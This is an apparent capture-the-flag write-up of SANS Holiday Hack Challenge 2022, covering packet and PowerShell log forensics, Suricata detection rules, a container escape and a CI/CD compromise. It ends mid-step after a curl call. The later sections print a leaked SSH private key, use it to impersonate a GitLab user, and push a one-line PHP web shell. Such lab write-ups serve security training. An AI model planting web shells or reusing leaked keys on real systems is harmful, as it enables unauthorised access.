SANS Holiday Hack Challenge 2022

KringleCon 5: *Gold Rings*

- Write-Up -

By *James Baldacchino*

6th January 2023

Table of Contents

Table of Contents 2

Directory 4

Narrative 5

Treasure Chests 6

Jason 6

Objective 1 – KringleCon Orientation 7

Procedure 7

Objective 2 – Recover the Tolkien Ring 8

2a) Wireshark Practice: 8

Hints 8

Procedure 8

2b) Windows Event Logs: 9

Procedure 9

2c) Suricata Regatta: 12

Hints: 12

Procedure 12

Objective 3 – Recover the Elfen Ring 13

3a) Clone with a Difference: 13

Hints 13

Procedure 13

3b) Prison Escape 13

Hints 13

Procedure 13

3c) Jolly CI/CD 14

Hints 14

Procedure 14

Objective 4 – Recover the Web Ring 18

4a) Naughty IP: 18

Hints 18

Procedure 18

4b) Credential Mining: 18

Hints 18

Procedure 18

4c) 404 FTW: 19
Hints 19
Procedure 19
4d) IMDS, XXE, and Other Abbreviations 19
Hints 19
Procedure 19
4e) Open Boria Mine Door 20
Hints 20
Procedure 20
4f) Glamtariel’s Fountain 22
Hints 22
Procedure 22
Objective 5 – Recover the Cloud Ring 26
5a) AWS CLI Intro: 26
Hints 26
Procedure 26
5b) Trufflehog Search: 27
Hints 27
Procedure 27
Objective 6 – Recover the Burning Ring of Fire 29
6a) Buy a Hat 29
Hints 29
Procedure 29
6b) Blockchain Divination 30
Hints 30
Procedure 30
6c) Exploit a Smart Contract 30
Hints 30
Procedure 30
The End 33
Bonus Objective – Santa Magic 34

Directory

Name	Area
Akbowl	Fountain
Alabaster Snowball	Web Ring
Angel Candysalt	Santa’s Castle
Bow Ninecandle	Elfen Ring
Brozeek	Underground #1
Chimney Scissorsticks	Castle Approach
Chorizo	Burning Ring of Fire
Crozag	Underground #1
Dusty Giftwrap	Tolkien Ring
Eve Snowshoes	Santa’s Castle
Fitzy Shortstack	Tolkien Ring
Gerty Snowburrow	Cloud Ring
Hal Tandybuck	Web Ring
Jill Underpole	Cloud Ring
Jingle Ringford	Staging Area
Luigi	Burning Ring of Fire
Morcel Nougat	Underground #1
Palzari	Burning Ring of Fire
Rippin Proudboot	Elf House
Rose Mold	Santa’s Castle
Santa	Castle Approach
Slicmer	Burning Ring of Fire
Smilegol	Santa’s Castle
Sparkle Redberry	Tolkien Ring
Sulfrod	Cloud Ring
Tangle Coalbox	Underground #1
Timpy Torque	Santa’s Castle
Tinsel Upatree	Elf House
Wombley Cube	Burning Ring of Fire
4 Calling Birds: Yeller, Selller, Quacker & Dealer	Santa’s Castle

Narrative

Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed
Into clouds Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
One player to bring them all, and Santa Claus to bind them


Treasure Chests

Treasure Chests are hidden around the underground labyrinth. These chests contain KringleCoins and hints to help out with the objectives. The treasure chests may be found at the following locations:

- Hall of Talks (to the left of the screen)
- Tolkien Ring Room (Trapdoor beneath Windows Event Logs Terminal)
- Half-way down the ladder to the deepest mine shaft of Underground #1 – next to Borzeek and Crozag
- Cloud Ring – bottom left corner
- Climb the rope leftmost side of Underground #1

Jason


Every year Jason is hiding somewhere around Kringlecon. This year he turned up as a (not dead) Canary in the Burning Ring of Fire!


...

Hey! It's me, Jason!

I'm not dead. I'm merely resting.

Look at my beautiful yellow plumage!



Objective 1 – KringleCon Orientation

Get your bearings at KringleCon

1a) Talk to Jingle Ringford: Jingle will start you on your journey

1b) Get your badge: Pick up your badge

1c) Create a Wallet: Create a crypto wallet


1d) Use the terminal: Click the computer terminal

1e) Talk to Santa: Talk to Santa in front of the castle to get your next objectives.

Procedure

Easy enough – just click on the guy by the gate and see what he has to say and click on your badge. Create a Crypto Wallet at the KringleCoin Teller Machine (KTM) and ***keep a note of the wallet address and key!*** Finally, click on the Cranberry Pi terminal that has magically appeared on the table next to Jingle Ringford. Follow the on-screen prompt in the terminal and you're free to walk through the Gates and meet Santa.

Santa explains that everyone is snowed out of the castle and that his five gold rings have gone missing and that without them he has lost his magical abilities…. Let the adventure begin!



Objective 2 – Recover the Tolkien Ring

2a) Wireshark Practice:

Use the Wireshark Phishing terminal in the Tolkien Ring to solve the mysteries around the suspicious PCAP. Get hints for this challenge by typing `hint` in the upper panel of the terminal.


Hints

- https://unit42.paloaltonetworks.com/using-wireshark-exporting-objects-from-a-pcap/
- We're looking for a protocol like FTP, HTTP, SMB, etc.

Procedure

Q1: There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?


A1: Opening the provided **`suspicious.pcap`** file in WireShark we can filter for `http.request` and we can see three GET requests – two for **`app.php`** (with different lengths) and one for **`favicon.ico`** these are objects that can be exported and therefore the answer to Q1 is: **HTTP**.



```
http.request
No.     Time          Source        Destination       Protocol Length Info
     6 0.397627      10.9.24.101   192.185.57.242    HTTP      501 GET /app.php HTTP/1.1
    10 0.862771      10.9.24.101   192.185.57.242    HTTP      589 GET /app.php HTTP/1.1
   689 6.563338      10.9.24.101   192.185.57.242    HTTP      452 GET /favicon.ico HTTP/1.1
   741 104.981012 10.9.24.101   239.255.255.250   SSDP      215 M-SEARCH * HTTP/1.1
```

Q2: What is the file name of the largest file we can export?

A2: By going to File-> Export Objects -> HTTP in Wireshark we obtain a list of the exportable files with some more information including their file size. From here we can easily notice that the largest exportable file is **app.php** with a size of 808 kB.



Wireshark · Export · HTTP object list
Text Filter:
Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
8	adv.apostoday.uk	text/html	734 bytes	app.php
687	adv.apostoday.uk	text/html	808 kB	app.php
692	adv.apostoday.uk	text/html	1130 bytes	favicon.ico

Q3: What packet number starts that app.php file?

A3: From the same screen as in Q2 we can see that the packet number for the file in question is **687**.

Q4: What is the IP of the Apache server?

A4: This can be quite easily obtained from the filter we applied to answer Q1, just by looking at the destination address of the HTTP GET request for **`app.php`** – **192.185.57.242.**

Q5: What file is saved to the infected host?

A5: This question can be answered by exporting app.php and looking at its contents. In the last couple of lines of the file we can see the following cleartext code: `saveAs(blob1, 'Ref_Sept24-2020.zip');`. So the answer is **Ref_Sept24-2020.zip**

Q6: Attackers used bad TLS certificates in this traffic. Which countries were they registered to? Submit the names of the countries in alphabetical order separated by commas (Ex: Norway, South Korea).

A6: By filtering for `tls.handshake.certificate` in Wireshark we can see a number of certificate exchanges and by looking into the `rdnSequence` of the certificates we can see the country code of the issuing country along with the organisation name and other details. A number of these certificates appear to have been issued by Microsoft and CyberTrust and appear legit. But there are also another two suspicious certificates that were issued by "Wemadd Hixchac GmBH" in Israel and another issued by "Hedanpr S.p.a." in South Sudan. So the answer to this question is: **Israel, South Sudan**

Q7: Is the host infected (Yes/No)?

A7: **Yes**

2b) Windows Event Logs:

Investigate the Windows event log mystery in the terminal or offline. Get hints for this challenge by typing `hint` in the upper panel of the Windows Event Logs terminal.

Procedure


The terminal provides us with a Windows Powershell log export as a text file called `powershell.evtx.log`

Q1: What month/day/year did the attack take place? For example, 09/05/2021

A1: First things first – let's extract a list of dates found in the log file. We can use grep with a regex expression for this:

```
Cat powershell.evtx.log | grep -o -E "[0-9]{1,2}/[0-9]{1,2}/[0-9]{4}" | uniq
| sort
```

The `uniq` and `sort` commands are included to provide unique dates only for the time being and to sort them in order. We can now grep for each individual date with the -c option to see how many times each date occurs in the log file. By doing this we can tell that the largest amount of log entries where on Christmas eve: **12/24/2022**




```
5/16/2018
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 10/13/2022
46
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 10/31/2022
34
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 11/11/2022
240
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 11/13/2022
1
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 11/19/2022
1422
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 11/25/2022
36
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 12/13/2022
2088
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 12/18/2022
36
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 12/22/2022
2811
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 12/24/2022
3540
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 12/4/2022
181
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 3/18/2022
0
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 3/18/2015
1
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep -c 5/16/2018
4
elf@9f02f4c6110f:~$ 
```

Q2: An attacker got a secret from a file. What was the original file's name?

A2: By searching for log entries that happened on the 12/24/2022 and that contained the "Add-Content" powershell string we find out that someone replaced honey for fish oil in a file called **Recipe.txt**.

```
Cat powershell.evtx.log | grep 12/24/2022 -B 4 | grep Add-Content
```



```
elf@9f02f4c6110f:~$ cat powershell.evtx.log | grep 12/24/2022 -B 4 | grep Add-Content
Information     12/24/2022 3:05:07 AM   Microsoft-Windows-PowerShell    4103    Executing Pipel
ine     "CommandInvocation(Add-Content): ""Add-Content""
$foo | Add-Content -Path 'Recipe'
Information     12/24/2022 3:04:44 AM   Microsoft-Windows-PowerShell    4103    Executing Pipel
ine     "CommandInvocation(Add-Content): ""Add-Content""
$foo | Add-Content -Path 'Recipe.txt'
Information     12/24/2022 3:04:18 AM   Microsoft-Windows-PowerShell    4103    Executing Pipel
ine     "CommandInvocation(Add-Content): ""Add-Content""
$foo | Add-Content -Path 'Recipe.txt'
Information     12/24/2022 3:03:56 AM   Microsoft-Windows-PowerShell    4103    Executing Pipel
ine     "CommandInvocation(Add-Content): ""Add-Content""
$foo | Add-Content -Path 'Recipe.txt'
Information     12/24/2022 3:03:22 AM   Microsoft-Windows-PowerShell    4103    Executing Pipel
ine     "CommandInvocation(Add-Content): ""Add-Content""
$foo | Add-Content -Path 'recipe_updated.txt'
$foo = Get-Content .\Recipe| % {$_ -replace 'honey','fish oil'} $foo | Add-Content -Path 'recipe
```

Q3: The contents of the previous file were retrieved, changed and stored to a variable by the attacker. This was done multiple times. Submit the last full Powershell line that performed only these actions.

A3: From the previous question we can see that the variable used is `$foo`. We can therefore grep for "$foo" and "Get-Content" and see the last time it was assigned a value in the log. This was on 12/24/2022 at 3:04:37 AM: **$foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}**

Q4: After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full Powershell line that performed only this action.

A4: To answer this we can just grep for '$foo ' and see when it was last used with 'Add-Content': **$foo | Add-Content -Path 'Recipe'**

Q5: The attacker ran the previous command against a file multiple times. What is the name of this file?

A5: By now it's clear that the file in question is **Recipe.txt**

Q6: Were any files deleted? (Yes/No)

A6: By grepping for the powershell command `del` we can see that two files where deleted: `recipe_updated.txt` and `Recipe.txt`. So the answer is **Yes**.

Q7: Was the original file (from question 2) deleted? (Yes/No)

A7: **No**

Q8: What is the Event ID of the log that shows the actual command line used to delete the file?

A8: By searching for 'del .\recipe_updated.txt' by running `cat powershell.evtx.log | grep 'del \.\\recipe_updated' -B 1` we find that the associated event ID is **4104**

Q9: Is the secret ingredient compromised (Yes/No)?

A9: Clearly this a **Yes**

Q10: What is the secret ingredient?

A10: We know that 'Honey' was replaced by 'fish oil' – so the secret ingredient must be **Honey**

2c) Suricata Regatta:

Help detect this kind of malicious activity in the future by writing some Suricata rules. Work with Dusty Giftwrap in the Tolkien Ring to get some hints.

Hints:

- This is the official source for Suricata rule creation!

Procedure

Q1 First, please create a Suricata rule to catch DNS lookups for adv.epostoday.uk. Whenever there's a match, the alert message (msg) should read Known bad DNS lookup, possible Dridex infection.

A1

```
alert dns $HOME_NET any -> any any (msg:”Known bad DNS lookup, possible Dridex infection”;dns.query;content:”adv.epostoday.uk”;sid:1;)
```

Q2 STINC thanks you for your work with that DNS record! In this PCAP, it points to 192.185.57.242. Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal systems over HTTP. When there's a match, the message (msg) should read Investigate suspicious connections, possible Dridex infection

A2

```
alert http [192.185.57.242] any -> any any (msg:”Investigate suspicious connections, possible Dridex infection”;sid:2;)
```

```
alert http any any -> [192.185.57.242] any (msg:”Investigate suspicious connections, possible Dridex infection”;sid:3;)
```

Q3 We heard that some naughty actors are using TLS certificates with a specific CN. Develop a Suricata rule to match and alert on an SSL certificate for **heardbellith.Icanwepeh.nagoya**. When your rule matches, your message should read Investigate bad certificates, possible Dridex infection

A3

```
alert tls any any -> any any (msg:”Investigate bad
certificates, possible Dridex infection”;
tls.issuerdn:”CN=heardbellith.Icanwepeh.nagoya”; sid:4;)
```

Q4 OK, one more to rule them all and in the darkness find them. Let's watch for one line from the JavaScript: let byteCharacters = atob Oh, and that string might be GZip compressed - I hope that's OK! Just in case they try this again, please alert on that HTTP data with message Suspicious JavaScript function, possible Dridex infection

A4

```
alert http any any -> any any (msg: “Suspicious JavaScript function, possible Dridex infection“; file_data; content:”let byteCharacters = atob”; sid:5;)
```

That’s it – the Suricata rules were effective in getting rid of the mighty Snowrog!

Objective 3 – Recover the Elfen Ring

3a) Clone with a Difference:

Clone a code repository. Get hints for this challenge from Bow Ninecandle in the Elfen Ring.

Hints

- There's a consistent format for Github repositories cloned via HTTPS. Try converting!

Procedure

Easy enough – just `git clone https://haugfactory.com/asnowball/aws_scripts.git` and open the README file and read the last word; ***maintainers.***

3b) Prison Escape

Escape from a container. Get hints for this challenge from Bow Ninecandle in the Elfen Ring. What hex string appears in the host file `/home/jailer/.ssh/jail.key.priv`?

Hints

- Were you able to `mount` up? If so, users' `home/` directories can be a great place to look for secrets...
- When users are over-privileged, they can often act as root. When *containers* have too many permissions, they can affect the host!

Procedure

There is no root password so just by running `$ sudo su` we can elevate our user to root privileges. By running `fdisk -l` we can confirm that the root filesystem is on `/dev/vda`.

I used this writeup for the next steps to create a new directory and mount `/dev/vda` to it:

```
# mkdir -p /mnt/hola
# mount /dev/vda /mnt/hola
# cd /mnt/hola/
```

The contents of the host filesystem are now all mounted to `/mnt/hola` and we are free to look through them. This includes the home directory for the user `jailer` which includes a hidden `.ssh` directory with the `jail.key.priv` file we are tasked to look for. The file has some cool ASCII art showing a sign-post that reads “one step closer **082bb339ec19de4935867**” which is the answer to this objective 😊

3c) Jolly CI/CD

Exploit a CI/CD pipeline. Get hints for this challenge from Tinsel Upatree in the Elfen Ring.

Hints

- The thing about Git is that every step of development is accessible – even steps you didn’t mean to take! `git log` can show code skeletons.
- If you find a way to impersonate another identity, you might try re-cloning a repo with their credentials.


Procedure

First things first – let’s clone into the git repository that Tinsel Upatree told us about:

```
$ git clone http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git
$ cd wordpress.flag.net.internal
```


T

insel Upatree conveniently tells us that; “WHOOPS” - at some point he committed something to git by mistake. Having already completed the Trufflehog Search Objective, I immediately think to bring up the git logs to see what commits have been made to the project.


WHOOPS! I didn't mean to commit that to http://gitlab.flag.net.internal/rings-of-powder/wordpress.flag.net.internal.git...

```
$ git log
```

One of the commits is conveniently labelled with the comment whoops.



```
    whoops

commit abdea0ebb21b156c01f7533cea3b895c26198c98
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:13 2022 -0700
```

So, let’s have a look at what it contains:

```
$ git show e19f653bde9ea3de6af21a587e41e7a909db1ca5
```

We can immediately see the contents of what appears to be a public and private key pair. It looks like somebody committed the contents of their `.ssh` directory by mistake! We can also see a user-name: `knee-oh` and email address: `sporx@kringlecon.com` for this commit which might come in handy later.

```
Author: knee-oh <sporx@kringlecon.com>
Date:   Tue Oct 25 13:42:13 2022 -0700

    added assets

diff --git a/.ssh/.deploy b/.ssh/.deploy
new file mode 100644
```

```
index 0000000..3f7a9e3
--- /dev/null
+++ b/.ssh/.deploy
@@ -0,0 +1,7 @@
+-----BEGIN OPENSSH PRIVATE KEY-----
+b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
+QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
+9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
+AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
+PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
+-----END OPENSSH PRIVATE KEY-----
diff --git a/.ssh/.deploy.pub b/.ssh/.deploy.pub
new file mode 100644
index 0000000..8c0b43c
--- /dev/null
+++ b/.ssh/.deploy.pub
@@ -0,0 +1 @@
+ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
sporx@kringlecon.com
```

We can now use the information we have to create the necessary id_rsa files and hopefully be able to ssh into the repository and impersonate the user knee-oh. To do this we need to copy and paste the private and public keys into two files called `id_rsa` and `id_rsa.pub` respectively – both of which are kept in the `.ssh` directory and set with permissions `chmod 600`. This website was super helpful when it came to setting this up and testing it.

```
$ mkdir /home/samways/.ssh
$ cd /home/samways/.ssh
$ touch id_rsa
$ nano id_rsa
```

Contents of id_rsa:

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4gAAAJiQFTn3kBU5
9wAAAAtzc2gtZWQyNTUxOQAAACD+wLHSOxzr5OKYjnMC2Xw6LT6gY9rQ6vTQXU1JG2Qa4g
AAAEBL0qH+iiHi9Khw6QtD6+DHwFwYc50cwR0HjNsfOVXOcv7AsdI7HOvk4piOcwLZfDot
PqBj2tDq9NBdTUkbZBriAAAAFHNwb3J4QGtyaW5nbGVjb24uY29tAQ==
-----END OPENSSH PRIVATE KEY-----
```

```
$ chmod 600 id_rsa
$ touch id_rsa.pub
$ nano id_rsa.pub
```

Contents of id_rsa.pub:


```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7AsdI7HOvk4piOcwLZfDotPqBj2tDq9NBdTUkbZBri
sporx@kringlecon.com
```

```
$ chmod 600 id_rsa.pub
```

Now we can finally test to see if we can ssh correctly:

```
$ ssh -T git@gitlab.flag.net.internal
```

And sure enough – we are served up a welcome banner saying `Welcome to GitLab, @knee-oh!` Oh what a glorious sight!



```
grinchum-land:~$ chmod 600 id_rsa.pub
grinchum-land:~$ ssh -T git@gitlab.flag.net.internal
The authenticity of host 'gitlab.flag.net.internal (172.18.0.150)' can't be established.
ED25519 key fingerprint is SHA256:jW9axa8onAWM+31D5iMA2BYliy2AfsYNaqomfCzb2vg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'gitlab.flag.net.internal' (ED25519) to the list of known hosts.
Welcome to GitLab, @knee-oh!
grinchum-land:~$ 
```

By this point I think i've got a pretty good idea of what needs to be done next. The objective expects us to return a flag of some sort; so, we'll probably need to gain access to the server hosting the Wordpress site. If we are able to access knee-oh's gitlab account with his credentials we should be able to push whatever we want to the web server – maybe even a RCE script. But first let's remove the downloaded repo and re-clone it with knee-oh's credentials by using `git clone` with `ssh://`.

```
$ cd /home/samways
$ rm -rf wordpress.flag.net.internal
$ git clone ssh://git@gitlab.flag.net.internal/rings-of-
powder/wordpress.flag.net.internal.git
$ cd wordpress.flag.net.internal
```

Next, we can impersonate knee-oh by setting his username and email address:


```
$ git config user.name "knee-oh"
$ git config user.email "sporx@kringlecon.com"
```

Now we can create a simple php script for Remote Code execution (RCE), commit it and push it to the live server.

```
$ echo '<?php echo shell_exec($_GET["cmd"]);?>' > letmein.php
$ git add letmein.php
$ git commit -m "hahaha"
$ git push
```

Checking out the logs we can confirm that it looks as if knee-oh pushed the file to the server:

```
$ git log
```



```
commit 12b5bfa63a76db4727c2a2ae2503f9f5ab085539 (HEAD -> main)
Author: knee-oh <sporx@kringlecon.com>
Date:   Thu Dec 29 15:17:14 2022 +0000

    hahaha
```

We should now be able to call the Wordpress url using `curl` and pass on commands as arguments to the php and hopefully they will be executed by the webserver. Surely enough by entering;

```
$ curl http://wordpress.flag.net.internal/letmein.php?cmd=whoami
```

